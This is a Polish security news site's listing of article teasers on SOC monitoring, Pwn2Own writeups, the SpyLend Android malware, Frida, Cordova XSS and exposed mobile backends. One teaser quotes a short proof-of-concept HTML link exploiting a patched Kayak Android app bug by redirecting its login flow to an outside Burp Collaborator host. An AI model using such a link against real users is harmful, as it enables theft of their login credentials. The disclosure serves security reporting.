Akademia NIS2/KSC2 od sekuraka. 19 października start drugiej edycji!
Zobacz nasz aktualny kalendarz szkoleń!
Akademia NIS2/KSC2 od sekuraka. 19 października start drugiej edycji!
Zobacz nasz aktualny kalendarz szkoleń!
Współczesne Centra Operacji Bezpieczeństwa (SOC) zazwyczaj dysponują zestawem różnorodnych narzędzi do monitorowania serwerów, stacji roboczych, sieci oraz tożsamości użytkowników. Logi systemowe z tych wszystkich źródeł mogą trafiać do SIEM, gdzie miliardy zarejestrowanych zdarzeń podlegają korelacji, a wyspecjalizowane algorytmy szukają wzorców ataków w czasie rzeczywistym. Na pierwszy rzut oka obraz zabezpieczeń…
Czytaj dalej »W redakcji doceniamy prawdziwą hakerską robotę, dlatego z uwagą śledzimy (a później analizujemy raporty zwane writeupami) zmagania podczas zawodów spod szyldu Pwn2Own organizowanych przez Zero Day Initiative. Tegoroczna edycja odbyła się między 21 a 24 października 2025 w Cork, w Irlandii. Zawodnicy mogli zmierzyć się w ośmiu kategoriach: Szczegółowy zestaw…
Czytaj dalej »
CYFIRMA opublikowało raport na temat nowego zagrożenia dla użytkowników Androida. Chodzi o złośliwe oprogramowanie o nazwie SpyLend, kryjące się pod aplikacją o nazwie Finance Simplified. TLDR: ❌ Aplikacja mobilna na Androida o nazwie Finance Simplified okazała się złośliwym oprogramowaniem SpyLend. ❌ Z Google Play Store pobrało ją ponad 100 000…
Czytaj dalej »
Parę miesięcy temu pisaliśmy o ciekawej podatności w appce mobilnej Tiktoka, a teraz świeżo załatana podatność w appce serwisu Kayak. Idąc od końca – wystarczyło podrzucić ofierze linka do strony, na której hostowany był tego typu exploicik (specyficznie przygotowany link): <!DOCTYPE html> <html> <body> <a id=”exploit” href=”jakis_intent://externalAuthentication#Intent;scheme=kayak;package=com.kayak.android;component=com.kayak.android.web.ExternalAuthLoginActivity;action=android.intent.action.VIEW;S.ExternalAuthLoginActivity.EXTRA_REDIRECT_URL=https://jsfl9yn414bp1z2sujwfjsj3ruxlla.burpcollaborator.net;end”>Exploit</a>; </body> </html> Jeśli…
Czytaj dalej »
Oddajesz telefon do naprawy i obawiasz się, że ktoś skopiuje Twoje dane? Nasza rada: wykonaj wcześniej pełną kopię telefonu a następnie odpowiednio go wyczyść. Jednak Samsung ma oferować lada moment opcję dla nieco bardziej leniwych wygodnych użytkowników – tzw. Repair Mode: Po aktywacji zapewnia, że dane osobowe w smartfonie Galaxy…
Czytaj dalej »Mamy tutaj w pigułce obecny model tworzenia aplikacji mobilnych. Szybko, tanio, niebezpiecznie. Choć zaraz, o bezpieczeństwie czy niebezpieczeństwie często nikt kompletnie nie myśli. No więc: dekompilacja aplikacji (androidowa .apk), łatwe zlokalizowane backendu (firebase), i zupełnie niezabezpieczony dostęp do tej właśnie bazy: Their database is accessible by everyone… Now, I’m able…
Czytaj dalej »
Opis frameworku Frida, pozwalającej wstrzykiwać się w istniejące procesy na urządzeniach mobilnych, a następnie śledzić lub zmieniać ich działanie. W artykule pokazano to na przykładzie podmiany działania metody sprawdzającej poprawność certyfikatu SSL.
Czytaj dalej »
Niniejszy artykuł pokazuje jak wygląda kwestia bezpieczeństwa aplikacji mobilnych napisanych w JavaScript z wykorzystaniem frameworka Apache Cordova pod kątem występowania podatności Cross-Site Scripting.
Czytaj dalej »